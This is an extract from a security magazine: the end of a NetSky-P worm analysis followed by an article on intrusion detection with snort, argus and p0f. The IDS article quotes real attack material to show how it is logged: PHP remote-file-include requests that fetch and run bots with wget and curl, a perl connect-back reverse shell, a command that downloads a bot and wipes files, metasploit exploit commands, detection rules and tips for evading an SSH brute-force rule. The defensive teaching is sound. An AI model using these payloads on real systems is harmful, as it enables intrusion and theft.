In order to this, we need to use a packet sniffer like Wireshark which can capture the network traffic going through the infected system. Basing on analysis of that data we can determine a variety of details like if it is a botnet then what are the control instructions, what are the servers from where it is downloading the files and what kind of spam it is sending.

Next, we proceeded to save the decoded file as decoded.exe and open it with IDA Pro for the investigation. From our analyst workstation we noticed that *AVBgle.exe* was scanning the *index.dat* file in the *Temporary Internet Files* folder on the infected system. That is interesting for us because after that we observed the worm randomly sending many e-mails to the e-mail addresses it found in that directory. This behavior is presented in the Wireshark packet dump shown in Figure 11.

A more precise packet analysis is depicted in Figure 12.

At this juncture we decided to perform a packet analysis of the worm. We noticed that, at first, it was trying to perform various DNS queries for external servers such as Yahoo!, AOL, and Hotmail.

After issuing that traffic it was sending e-mails with the various subject, file names, as we discussed previously.

Identifying Replication Algorithms:

Malware does not operate in a vacuum, to thrive it needs to spawn instances of the same code, which can work together under the control of one master to perform malicious activities. Hence it continuously tries to infect (or reinfect as the case may be) the other machines on the local network or over the Internet. Malware uses a variety of techniques to achieve this objective, three examples are:

- Sending e-mail with an attachment containing malicious code.
- Exploiting the computers Softwares using some known vulnerabilities or zero day.
- Exploiting the vulnerabilities in Operating System itself.

To identify the exact replication algorithm in use we need to run the malicious code in a tightly controlled environment and trace the code in a debugger. For this kind of analysis we will use Ollydbg to identify the replication algorithm. In some cases it is not possible to identify the algorithm using the debugger alone. In these scenarios we need to combine the use of other techniques such as packet capturing so that we can determine if the malware is using any known or unknown exploit(s) or other observable behaviors.

From the previous analysis it is clear that the NetSky-P is a mass mailing worm which sends the infected file in e-mail, waiting for unsuspecting end users to open the attachment. It uses various social engineering techniques which can confuse novice users, such as appending a string like *No Virus Found*!! to the e-mail content. If end users are not aware of this type of deception then it is possible to infect the machine in question.

Conclusion

Malicious code has always been a threat to computer end users. In the modern world with the proliferation of the Internet, malware is employed extensively to generate website traffic, generate invalid links that forward the unsuspecting to infected web sites, launch DDoS attacks and to pilfer credentials and personally identifiable information. They now often employ a variety of techniques like using 0day exploits to enable to the code to spread more rapidly.

Using these techniques we can analyze the inner workings of this malicious code. Acquisition of such skills and intuition takes time, patience and dedication. We realize that this analysis is in no way complete, our intention was to give a general overview on how to use various malware analysis tools and techniques to inspect modern malicious code. ●

About the Authors

Hardik Shah specializes in Network Security, Reverse Engineering and Malicious Code analysis. He is also interested in Web and Application Security. He can be reached at *hardik05@gmail.com*
Anthony L. Williams is the Information Security Architect for IRON::Guard Security, LLC where he performs Penetration Testing, Vulnerability Assessments, Audits and Incident Response. He can be reached at *awilliams@ironguard.net*

Tools

- VMWare (Virtualization Software) *http://www.vmware.com*
- IDA Pro/Freeware (Dissembler) *http://www.datarescue.com/*
- Ollydbg(Popular Ring 3 Debugger) *http://www.ollydbg.de/download.htm*
- UPX(Ultimate Packer for Executables) *http://upx.sourceforge.net/*
- ImpREC(Import Reconstruction for PE files) *http://securityxploded.com/download.php#imprec*
- Windows Sysinternals(FileMon,RegMon) *http://www.microsoft.com/technet/sysinternals/default.mspx*

On the 'Net

- *www.offensivecomputing.net* – One of the finest website about malicious code. You can get various malware and their analysis on this site
- *www.viruslist.com* – viruses encyclopedia,Information on viruses
- *http://vx.netlux.org/* – virus samples, virus sources
- *http://hexblog.com/* – IDA Pro blog

http://www.eccouncil.org

EC-Council

Intrusion Detection in the Wild

Jamie Riden

Difficulty

●○○

Network intrusion detection requires a suite of tools, including traditional, signature-based NIDS such as snort. In this article we examine how to use common tools together to provide multi-layered protection in case one measure should fail, and to provide maximum information to a handler during incident response.

We often think about security in terms of prevention, detection and response. In smaller networks, it is possible to prevent many incidents through good security management. However, as the size and complexity of your network grows, it is more likely that things are going to go wrong. We give some examples of attacks and how they are logged by snort and argus. Throughout the article, we would prefer you to think of the 'IDS' as a distributed system compromising all the technologies we describe – including you as the analyst – not simply the snort sensor and alert console.

Example Network

Here we have a reasonably typical network architecture; the edge devices – PCs, laptops and servers – are connected via switches to a core router. This router communicates with the Internet through a firewall which may support an intermediate security level network (DMZ or DeMilitarised Zone). I have assumed here that the policy is default-deny for inbound connections and default-permit for outbound, as this seems to be the typical configuration for LANs I have seen. Attached to the core router via a SPAN port (*Switch Port ANalyser*) we propose to attach an Intrusion Detection System – this will see a copy of all the traffic that goes through the core router. For simplicity's sake we have not shown the control interface to the IDS, which should be implemented using a separate network card connected to the analyst's network. If you also wish to observe traffic in the DMZ, another sensor can be attached to another SPAN port on the DMZ switch.

In this case, our IDS box is to be a general purpose Linux server, on which we will install snort, argus and p0f. An entry-level

What you will learn...

- How to use common tools and techniques to monitor large networks,
- Strengths and weaknesses of these tools.

What you should know...

- Good working knowledge of TCP/IP,
- Some familiarity with snort, p0f, argus, tcpdump and perl.

professional server such as an HP DL140 is quite adequate to monitor a 100Mbit/s traffic stream – of course, the rate of traffic flow out of the SPAN port is determined by the total traffic flow rates for all the ports you are monitoring. Since a SPAN port is necessarily half-duplex, you will need a Gigabit SPAN port to monitor more than 100Mbit/s on aggregate, or else you will drop packets. Beware also that monitoring ports in this manner can affect the performance of routers and switches depending on the traffic load and the hardware model.

If you need higher capture rates, you may need to remove some bottlenecks. You may find it useful to provide a separate database server, if you wish to store the snort alerts in a database – this will enable you to build a single machine with fast disk, and also allow you to better deploy multiple sensors which log to a single database. For higher traffic rates, you may need to look at an optimised pcap library (*http://public.lanl.gov/cpw/*), CPU-offload network cards (*http://www.endace.com/Default.aspx?pageid=931*), faster processors and more memory. All of these techniques will remove some of the loading from your CPU.




Figure 1. *An example network*

Tools I: snort

There are many excellent guides to snort available on-line, so we will not spend a lot of time describing it here. Essentially, it performs TCP stream reassembly on network traffic and then applies pattern matching to detect known bad traffic. As well as reconstructing TCP streams, snort also does things like canonicalise HTTP URLs, so you can write pattern matches without worrying about whether a `%2E` occurs in the URL instead of a . character. In addition to the default snort signatures, there is a project called Bleeding Edge Threats which provides further, community-written signatures – I can highly recommend using these. An example looks like this:

```
alert tcp $EXTERNAL_NET any ->
   $HTTP_SERVERS $HTTP_PORTS
   (msg: "BLEEDING-EDGE
   Exploit Suspected PHP
   Injection Attack"; flow: to_server,
   established; content:"GET"; nocase;
   depth:3; uricontent:".php?"; nocase;
   pcre:"/(name=(http|ftp)|cmd=
   .*(cd|\;|echo|cat|perl|curl|wget|id
   |uname|t?ftp))/Ui"; reference:cve,
   2002-0953; classtype: trojan-
                          activity;
   sid: 2001621; rev:14; )
```

This signature is designed to catch PHP remote file including exploits; some careless program is performing an `include ($foo)` somewhere in a PHP script without adequately checking the contents of the variable `$foo`. PHP has the ability to include code found at a URL as well as from the local filesystem (see `allow_url_fopen`), so there is a possibility of inserting code of the attacker's choosing into the running script. An attempt to exploit such a vulnerability is shown in the following apache log entry:

```
GET http//192.168.30.74/vwar/includes/
   get_header.php?vwar_root=
   http://www.example.com/CMD.gif?&cmd=
   wget%20www.members.example.uk/
kaero/botperl;perl%20botperl HTTP/1.0
```

When the above request is sent, a vulnerable script will include the code of the evil `helper` script at *http://www.example.com/CMD.gif* – effectively allowing the attacker to run code of his or her choosing at that point in the script. This in turn will attempt to execute the shell command passed in the HTTP GET parameter 'cmd'.

Of course, if we see the corresponding alert in snort's output our first question is likely to be: did the exploit work against our server or not? To help find an answer, we need to look at argus:

Tools II: argus

Argus (the *Audit Record Generation* and *Utilization System*) is an invaluable utility that does not seem to be very well known. Put simply, it logs an entry for each connection that the argus-server component observes. Contrast this with snort's approach of only logging traffic which matches one of its signatures; argus can fill in useful background information about what a machine was doing before, during and after any incidents you find in the snort logs. For example, if you see an attack launched from an internal host, you want to know whether the user has deliberately downloaded and used an attack tool. Listing 2 shows a google search for metasploit followed by downloading the metasploit framework version 3. This tells the argus client software `ra` to look at the log file the argus server has created, and the portion of the command following the hyphen is a tcpdump filter expression. Here the mysterious `sSEfF` tells you that two SYN packets were sent (`s`,`S`), the connection was established (`E`) and two FIN packets were sent (`f`,`F`) – in other words, a normal successful open and close. An attempted connection to a closed port looks like 'sR', as first a SYN is sent which is replied to with a RST.

Some people will recommend that you keep the complete network capture stream for several days; unfortunately this is not feasible for most networks as the volume of data is simply too great. Instead, argus provides a way of keeping the essential details without requiring the expensive disk to keep complete tcpdump captures.

In Listing 3 we look at the PHP remote file include scenario we described above. The first connection is from the machine triggering the exploit and the second connection is made from the victim to the server that is hosting the payload. The exploit is:

```
wget 192.168.1.3/vulnerable.php?in
clude=http://192.168.1.7/payload.txt
```

Tools III: p0f

p0f is a passive OS fingerprinting utility developed by Michael Zalewski and William Stearns. It works by matching aspects of the TCP stream to a list of fingerprints, for instance the default *Time To Live* (TTL) value that the OS uses; however, it does not send any network traffic itself, so it can be used on your Intrusion Detection Sensor without introducing artifacts in the network data you are collecting with snort and argus.

It's unlikely that you will want a line of output for every single packet flow that p0f notices, so it's best to post-process the output of the command in Listing 4, for example with a perl script as below:

So why do you need p0f, if you know the configuration of your network? In a network of any size, you will find users who plug in unapproved devices, and there may be administrative errors in keeping the configuration database in step with reality. A static database is good to have, but it cannot replace a live view of the network. I recommend you generate daily log files as in Listing 6 and keep them for reference as you do with your argus logs. Logrotate is a good way to achieve this; the default Debian install of argus-server is set to keep 14 days worth of logs (see */etc/logrotate.d/argus-server*).

Alternative Tools

Of course, these are just a small number of the tools available for doing network intrusion detection, but perhaps they are the best ones to explain the process of correlation. More advanced tools are available, such as SGUIL – a GUI that correlates snort alerts with other information. BASE is another good, though perhaps less sophisticated, GUI for snort alerts written in PHP. Arpwatch keeps a record of IP/MAC address pairs to detect MAC spoofing and resulting attacks. There are various patches for snort which allow different degrees of IPS functionality; the ability to block certain

Listing 1. *Part of a defacing tool*

```
<!--
Defacing Tool 2.0 by r3v3ng4ns
[elided]
-->
<?php

//The Rules
if(empty($chdir)) $chdir = @$_GET['chdir'];
if(empty($cmd)) $cmd = @$_GET['cmd'];
```

Listing 2. *Shell output of argus client – a client is downloading the metasploit framework*

```
# ra -z -r /var/log/argus/argus.log - port 80 and host 192.168.1.3
05-13-07 15:14:21.761803           tcp                  192.168.1.3.40263
                       ->                66.102.11.104.www        10       6
                       3926         1304        sSE
05-13-07 15:14:23.924167           tcp                  192.168.1.3.36681
                       ->                216.75.15.231.www        16       15
                       1726         15969       sSEfF
05-13-07 15:14:24.753576           tcp                  192.168.1.3.36683
                       ->                216.75.15.231.www        11       11
                       1384         11173       sSEfF
05-13-07 15:14:24.365257  d        tcp                  192.168.1.3.36682
                       ->                216.75.15.231.www        8        7
                       1213         4997        sSEfF
05-13-07 15:14:25.376644           tcp                  192.168.1.3.37368
                       ->                216.75.15.231.www        6        5
                       978          906         sSEfF
05-13-07 15:14:26.967275           tcp                  192.168.1.3.37369
                       ->                216.75.15.231.www        8        7
                       1270         4730        sSEfF
05-13-07 15:14:32.350336           tcp                  192.168.1.3.37370
                       ->                216.75.15.231.www        16       15
                       1798         15969       sSEfF
05-13-07 15:14:36.632722  d        tcp                  192.168.1.3.37372
                       ->                216.75.15.231.www        3685
                       6804      252266       10290106    sSEfF
05-13-07 15:14:36.097207           tcp                  192.168.1.3.37371
                       ->                216.75.15.231.www        7        6
                       1310         844         sSEfF
```

traffic rather than simply alerting. And of course, there are many commercial IDS/IPS products from Sourcefire (from the people who brought you snort), Juniper, Cisco, Symantec and so on.

Exploitation Vectors

We'll divide exploits into two classes, which we will term server and client compromises. The distinction is really between having the exploit `pushed` at you, as in a SQL Slammer packet infecting an instance of SQL server, or the data being `pulled` or otherwise introduced on the client. This includes things like spyware being downloaded by users, or a virus-infected thumb drive being plugged into a desktop machine. The two classes can be summarised as:

- Internal server compromised (`push`) – for example, an SSH password guessed, or a PHP-enabled web server hit with remote file include exploit,
- Internal client compromised (`pull`) – for example, social engineering, drive-by MSIE download, email-borne malware, or malware introduced on iPod, thumb-drive, CD or laptop.

Internal Server Compromised – Windows Worm

In this case, a standard Windows XP desktop also counts as a server, since it is acting as one for SMB and NETBIOS protocols. Here are the logs of snort and argus following a successful exploitation of a simulated Windows machine. We can see in Listing 7 that snort has flagged the TFTP GET as suspicious – the only people doing TFTP on your network are likely to be network administrators fetching new images for their Cisco switches; apart from that it is not a popular protocol except with worms and bots. You would certainly not expect to see it traversing your network perimeter in the normal course of events.

Listing 3. *Shell output of argus client – a PHP remote file include exploit against a web server.*

```
#ra -z -r /var/log/argus/argus.log - host 192.168.1.3 and port 80
05-19-07 19:13:34.972926  d        tcp                  192.168.1.4.2817
                       ->                 192.168.1.3.www         6        8
                       545          1030        sSEfF
05-19-07 19:13:34.981269  s        tcp                  192.168.1.3.56812
                       ->                 192.168.1.7.www         12       6
                       904          697         sSEfF
```

Listing 4. *Shell output of p0f*

```
# p0f -lN -ttt -i eth1
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth1', 231 sigs (13 generic), rule: 'all'.
<1178981610.191900> 192.168.1.2:1081 - Windows XP Pro SP1, 2000 SP3
<1178981610.195202> 192.168.1.2:1082 - Windows XP Pro SP1, 2000 SP3
<1178981622.877317> 192.168.1.3:53946 - UNKNOWN [S4:64:1:60:M1460,S,T,N,W5:
                       .:?:?] (up: 983 hrs)
<1178981655.761572> 192.168.1.4:3193 - Linux 2.5/2.6 (sometimes 2.4) (2) (up:
                       0 hrs)
```

Listing 5. *Perl code for parsing the output of p0f*

```
#!/bin/perl
while ($line=<STDIN>) {
    chomp($line);
    if ($line=~m/^<(\d+)\.\d+> ([0-9\.]+):\d+ - (.*)$/) {
            $time=$1;
            $ip=$2;
            $os=$3;

            if ($oslist{$ip} ne $os) {
                $oslist{$ip}=$os;
                print "IP $ip, running $os, first seen at $time\n";
            }
    }
}
```

Since I'm not allowed to release Windows malware on a live network, I have simulated the 'server' with the excellent Nepenthes honeypot application (see inset), so we can easily examine the file that was delivered by the exploit/tftp combination. (The delivery mechanism would be identical for a real Windows server which was vulnerable to the exploit, but obtaining the malware executable would be much harder work.) It turns out to be 'Trojan.SdBot-4737' in Clam AV's naming scheme. If you had missed the TFTP GET, you would probably have noticed the bot when it started the IRC connection back to it's Command & Control server.

Some other bots, such as *Trojan.Peacom* use the *Overnet Peer To Peer* (P2P) network instead of IRC for communications, so the IRC signatures would not be observed either (Grizzard et al, Hotbots 07 workshop). These communication messages should be identified by snort as P2P traffic if the appropriate signatures are enabled.

Internal Server Compromised – SSH Brute Force

The following rule tells snort to look for rapid connections to port 22 (SSH); specifically more than 5 packets from any particular source IP address over a period of 2 minutes. It can be evaded in any one of the following ways:

- Use many different source IP addresses, each trying twice per minute, so that we do not reach the trigger threshold.

- Interleave many scans so that we are always making attempts but no more than two per minute will go to the same network
- An SSH daemon running on an alternate port will not be affected by this rule:

```
alert tcp $EXTERNAL_NET any ->
$HOME_NET 22
(msg: "BLEEDING-EDGE
Potential SSH Scan"; flags: S;
flowbits: set,ssh.brute.attempt;
threshold: type threshold,
track by_src, count 5, seconds 120;
classtype: attempted-recon;
reference:url,www.whitedust.net/
article/27/Recent%20SSH%20
Brute-Force%20Attacks/;
sid: 2001219; rev:13; )
```

There is a brute-force SSH scanner available on the Internet which could easily be adapted to be more stealthy. Currently the loop is organised as: *pick the next IP address, try 2000 user name and password combinations against it*. If it were changed to: *pick the next user name and password combination, try it against all the IP addresses, sleep until next multiple of 30 seconds' it would be less likely to trigger the snort rules, while maintaining a similar efficiency*.

Listing 6. *Output of p0f piped through Listing 5 perl code*

```
$ p0f -lN -ttt -i eth1 | perl parse-p0f.pl
IP 192.168.1.2, running Windows XP Pro SP1, 2000 SP3 , first seen at
                      1178981596
IP 192.168.1.3, running UNKNOWN [S4:64:1:60:M1460,S,T,N,W5:.:?:?] (up: 983
                      hrs) , first seen at 1178981622
IP 192.168.1.4, running Linux 2.5/2.6 (sometimes 2.4) (2) (up: 0 hrs) , first
                      seen at 1178981655
```

Listing 7. *Snort alerts after exploit code uses TFTP to download malware, and the corresponding argus log*

```
# more /var/log/snort
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
05/13-18:46:04.502438 192.168.1.3:32995 -> 82.130.136.204:69
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:45 DF
Len: 17
^C
# ra -z -r /var/log/argus/argus.log - host 82.130.136.204
05-13-07 18:46:04.502438           udp                   192.168.1.3.32995
                      <->               82.130.136.204.tftp       183
                      183       8431          101602      CON
```

Internal Server Compromised – PHP Application Compromise

As an example of a PHP remote file include exploit, we have captured this attack against Mambo, which uses the `mosConfig_absolute_path` remote file include vulnerability. The attacker has chosen to download a file to `cache/index.php` – in fact the file that s/he has used to execute the command in the first place. The attacker also emails the output `uname -a` to themselves at a particular gmail account.

```
"GET /mambo/
index2.php?_REQUEST[option]=
   com_content&_REQUEST[Itemid]=
   1&GLOBALS=&mosConfig_absolute_path=
   http://192.168.1.3/~[elided]/
                     cm?&cmd=
   cd%20cache;curl%20-O%20
http://192.168.1.3/ ~photo/cm;mv%20cm
   %20index.php; rm%20-rf%20cm*;
   uname%20-a%20|%20mail%20-
   s%20uname_i2_192_168_1_4%20
   [elided]@gmail.com;echo|  HTTP/1.1"
```

As far as argus logs go, firstly we see the PHP remote file include of the URL `http://192.168.1.3/~[elided]/cm`

```
05-30-07 18:29:54.685795  d        tcp
                  192.168.1.4.3610
        ->
192.168.1.3.www        7         20
        654          4088         sSEfF
```

The vulnerability is successfully exploited, so the command is executed. First of all, a further curl download of 'cm' takes place:

```
05-30-07 18:29:54.935145  d        tcp
                  192.168.1.4.3611
        ->
192.168.1.3.www        7         20
        654          4088         sSEfF
```

Then cm is renamed to cache/index.php and the uname output is sent via a SMTP conversation with gmail.com. Now the bad guy has their code installed on your machine, and has just been sent an email telling him or her that it's been compromised.

```
05-30-07 18:32:22.582152           tcp
                  192.168.1.3.41182
       ->
66.249.93.114.smtp       8
   7         464          516
        sSEfF
```

PHP II – Connect-back Shell

In another case, a similar PHP exploit took place, however the payload this time is a small perl `connect-back` shell which immediately connected to a host controlled by the attacker on port 8081. As you can see from Listing 8 the perl code uploads the output of the commands `id`, `pwd`, `uname -a` and `w`. It then makes sure no shell history will be recorded and runs an `sh` shell for the attacker, connected to the newly created socket:

```
02-28-06 22:12:56.457663           tcp
                   10.0.0.120.32770
                          ->


               217.160.242.90.80
                       81
7        5          912
406          sSER
```

The instruction passed back to the connect-back shell is `kill -9 -1;wget 219.96.212.234/~[elided]/under;perl under;rm -rf *`. This kills all processes for the user, downloads and runs a perl-based bot (`ShellBOT – FBI TEAM Corporation`) and removes the perl script so that it will not be obvious to a system administrator.

```
02-28-06 22:13:32.877301
 s        tcp
10.0.0.120.37950       ->
              219.96.212.234.80
        14       7
         1036         784         sSEfF
```

When the bot executes, it immediately joins a botnet:

```
02-28-06 23:17:51.514273  s        tcp
                   10.0.0.120.32776
->                9195.204.1.132.6667
       16       13        1249
8141        sSE
02-28-06 23:19:24.920096
tcp                   10.0.0.120.32776
 ->                195.204.1.132.6667
       2        2         163
164         sSE
```

The moral of these stories is, beware when your web servers start making connections to the outside world!

Internal client compromised – bot infection

In this case, I obtained a binary from Nepenthes again and ran it inside a virtual machine image (Windows XP). We will assume in this case that you have not observed the original infection of this machine; for the moment you do not know whether this is because it was brought inside your perimeter on a laptop or thumb drive, or because your IDS signatures do not match the bot – I can assure you that all of the above have occurred on networks I have looked after.

As you can see from the argus output in Listing 9, we have an initial DNS lookup, followed by a longer TCP-based conversation – IRC as it turns out, even though it connects to port 5900. Then the vmware image begins a rapid port scan looking for further machines to infect. Instead of running argus on the live data stream, we captured it all using tcpdump and then get argus to post-process it into the file `tmp-argus.log`. This is then read by the `ra` utility.

Obviously, something important has happened in the first two flows. Listing 10 is an excerpt of the IRC traffic – I used a great tool called honeysnap to break down the tcpdump file into human readable data.

The newly owned machine joins 9 different channels (#1 through #9) and is instructed to visit *http://www.alzahaby.com/vb*, and scan `201/8`, `200/8`, `82/8`, `201.5/16`, `60/8`, `201.4/16` and `88/8` on port 445 – around 80 million IP addresses. At least this attacker is ambitious! The vmware image would presumably attempt to exploit the ASN vulnerability MS04-007 if port 445 were found to be open on any machines, but I didn't let it get that far.

This brings up a good point; if you have isolated a piece of malware that is fairly new and not recognised by your antivirus software, you will need to perform a quick and dirty analysis as above. Having run the binary briefly on a virtual machine and captured the network traffic, we can now identify the communications channel and block it on the firewall. We also know that infected machines will be port scanning on 445/tcp. These machines can be quickly found using your argus records, or snort port scan logs. With this information, you need to go back over all your logs and look for the first signs of the bot. Then you can make an educated guess as to how it entered your internal network.

Listing 8. *Simple perl connect-back shell*

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
connect(SOCKET, sockaddr_in($PORT,inet_aton($IP)));
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;HISTFILE=/dev/null /bin/sh -i");
```

Listing 9. *Using argus to analyse a tcpdump capture of bot activity*

```
#argus -r bot.cap -w tmp-argus.log
#ra -n -z -r tmp-argus.log - host 192.168.1.2 | more
004-11-07 21:46:35.263810           udp                    192.168.1.2.1056
                       <->                192.168.1.1.53        26
                       13        1952         1198          CON
04-11-07 21:47:12.062390  s        tcp                    192.168.1.2.1199
                       ->                 10.0.3.243.5900       26        13
                       2182         6355         sSE
04-11-07 21:47:17.460291  s        tcp                    192.168.1.2.1200
                       ->             82.186.136.213.445        4        0
                       248          0            s
04-11-07 21:47:17.499175  s        tcp                    192.168.1.2.1201
                       ->               82.83.224.74.445        4        0
                       248          0            s
04-11-07 21:47:17.500099  s        tcp                    192.168.1.2.1202
                       ->               82.83.224.74.445        4        0
                       248          0            s
04-11-07 21:47:17.500783  s        tcp                    192.168.1.2.1203
                       ->               201.5.83.224.445        4        0
                       248          0            s
```

Listing 10. *Excerpts from an IRC messages from the C&C server to the bot*

```
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#1
:zerX.Virus 332 USA|XP|SP2|00|94226 #1 :.scanstop -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#2
:zerX.Virus 332 USA|XP|SP2|00|94226 #2 :.VrX asn445 25 2 0 201.x.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#3
:zerX.Virus 332 USA|XP|SP2|00|94226 #3 :.VrX asn445 25 2 0 200.x.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#4
:zerX.Virus 332 USA|XP|SP2|00|94226 #4 :.VrX asn445 25 5 0 82.x.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#5
:zerX.Virus 332 USA|XP|SP2|00|94226 #5 :.VrX asn445 25 2 0 201.5.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#6
:zerX.Virus 332 USA|XP|SP2|00|94226 #6 :.visit http://www.alzahaby.com/vb
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#7
:zerX.Virus 332 USA|XP|SP2|00|94226 #7 :.VrX asn445 25 5 0 60.x.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#8
:zerX.Virus 332 USA|XP|SP2|00|94226 #8 :.VrX asn445 25 2 0 201.4.x.x -r -s
:USA|XP|SP2|00|94226!injnzp@owned.box.example.comJOIN :#9
:zerX.Virus 332 USA|XP|SP2|00|94226 #9 :.VrX asn445 25 2 0 88.x.x.x -r -s
```

Listing 11. *Argus output of attempted MSIE drive-by download (served by metasploit)*

```
05-20-07 14:47:26.498187  d        tcp                    192.168.1.2.1086
                       ->                    192.168.1.3.8080       10       30
                       851          37290       sSEfFR
05-20-07 14:48:11.716726           tcp                    192.168.1.3.42050
                       <->                    192.168.1.2.4444       1        0
                       74           0           s
05-20-07 14:48:28.021876           tcp                    192.168.1.3.39806
                       ->                    192.168.1.2.4444       1        1
                       74           54          sR
```

You should also submit the captured malware to your antivirus and IDS vendors to make sure you are quicker to respond should another outbreak occur.

Bots Using Google to Spread

There have been other bots observed which exploit web application issues, such as the remote file inclusion we discussed above. When spreading they can use Google or Yahoo search to find other vulnerable systems, so will not show up in your port scan logs. These are typically written in perl so should theoretically be fairly portable but I have only observed them on Linux platforms. You will initially see some IRC traffic as we have shown above, and when the bot is instructed to search for other vulnerable machines, it will google for vulnerable installations:

```
05-30-07 20:51:39.822454
tcp                    192.168.1.3.35788
       ->
                        66.102.9.99.80
      2         2         108           108
         sSEfF
```

This particular bot was searching for and exploiting vulnerable Mambo installations, so it formed its search query something like this: *http://www.google.com/search?q="option=com_content"+site:com%20inurl:".com/index.php?option=com_content"* – or any other top level domain instead of *.com*. The bot would then pick a random site from the list of results and deliver its payload to this newly found machine:

```
05-30-07 20:52:28.826077
tcp                    192.168.1.3.42100
       ->
216.127.61.254.www          13
11         1602         11216         sSEfF
```

Internal client compromised – MSIE drive-by download

Here we use the wonderful metasploit framework (version 3.0) to simulate a drive-by download. That's when a user visits a malicious website which typically exploits Internet Explorer to download and execute code of the attacker's choosing. The following commands create our malicious web server at `192.168.1.3:8080`, and Listing 11 is the argus log output when we visit the web page from our client:

```
# msfconsole
msf > use windows/browser/ms06_055_vml_
                       method
msf exploit(ms06_055_vml_method) >
   set PAYLOAD windows/vncinject/bind_
                       tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms06_055_vml_method) >
                       exploit
[*] Using URL: http://192.168.1.3:8080/
                       QLtjXMJdmDLm7to
[*] Server started.
[*] Exploit running as background job.
-- at this point we visit
http://192.168.1.3:8080/foo
  with the web browser on the client --
msf exploit(ms06_055_vml_method) >
   [*] Started bind handler
```

So we can see about 36Kb of data was transferred from metasploit's temporary web server process to the victim machine. The next two records show the metasploit framework attempting to connect back to the newly compromised machine. Fortunately, the exploit has not been successful, as the connection shows only a SYN or a SYN/RST – where as a completed TCP handshake would look like at least `sSE`. (Had the exploit been successful, there should be a VNC server present on port 4444.) However, checking the snort log doesn't show anything; ideally we would have liked snort to log the exploit attempt.

To discover why, do a `wget http://192.168.1.3:8080/foo` yourself. You can see the large and apparently random amounts of whitespace inserted into the code – variable and function names in the script are randomly obfuscated as well. It would be extremely hard, or impossible to write a snort rule to correctly identify this particular exploit. This is not entirely surprising as a key feature of metasploit 3 is strong IDS evasion techniques.

After a Compromise

As well as the activity shown above, there are a couple of other fairly typical behaviours for compromised machines. The following sections are examples of i) leaving a backdoor for later use, ii) extending the attacker's little empire to other machines, and iii) making money.

Redirected DNS Settings

In one event, we observed several Windows machines which were querying external DNS servers rather than our local forwarders. These machines had been compromised, most likely by an Internet Explorer exploit. This behaviour was suspicious because all our client machines were required to use the DHCP protocol to get their addresses, and hence also were given our DNS servers at the same time. Instead of the expected behaviour where each client asks our local DNS resolver `192.168.1.1`:

```
05-28-07 16:03:23.647494           udp
          192.168.1.4.32808      <->
               192.168.1.1.domain
5      5       394         596        CON
```

We saw something similar to this, in which each DNS query is sent directly to another name server external to our organisation:

```
05-28-07 16:53:08.429152
udp                    192.168.1.4.32812
      <->
10.0.0.1.domain     3        2
207          472         CON
```

This is a huge problem, as the attacker can then supply fake DNS answers for banking websites and steal money from your users.

Spamming

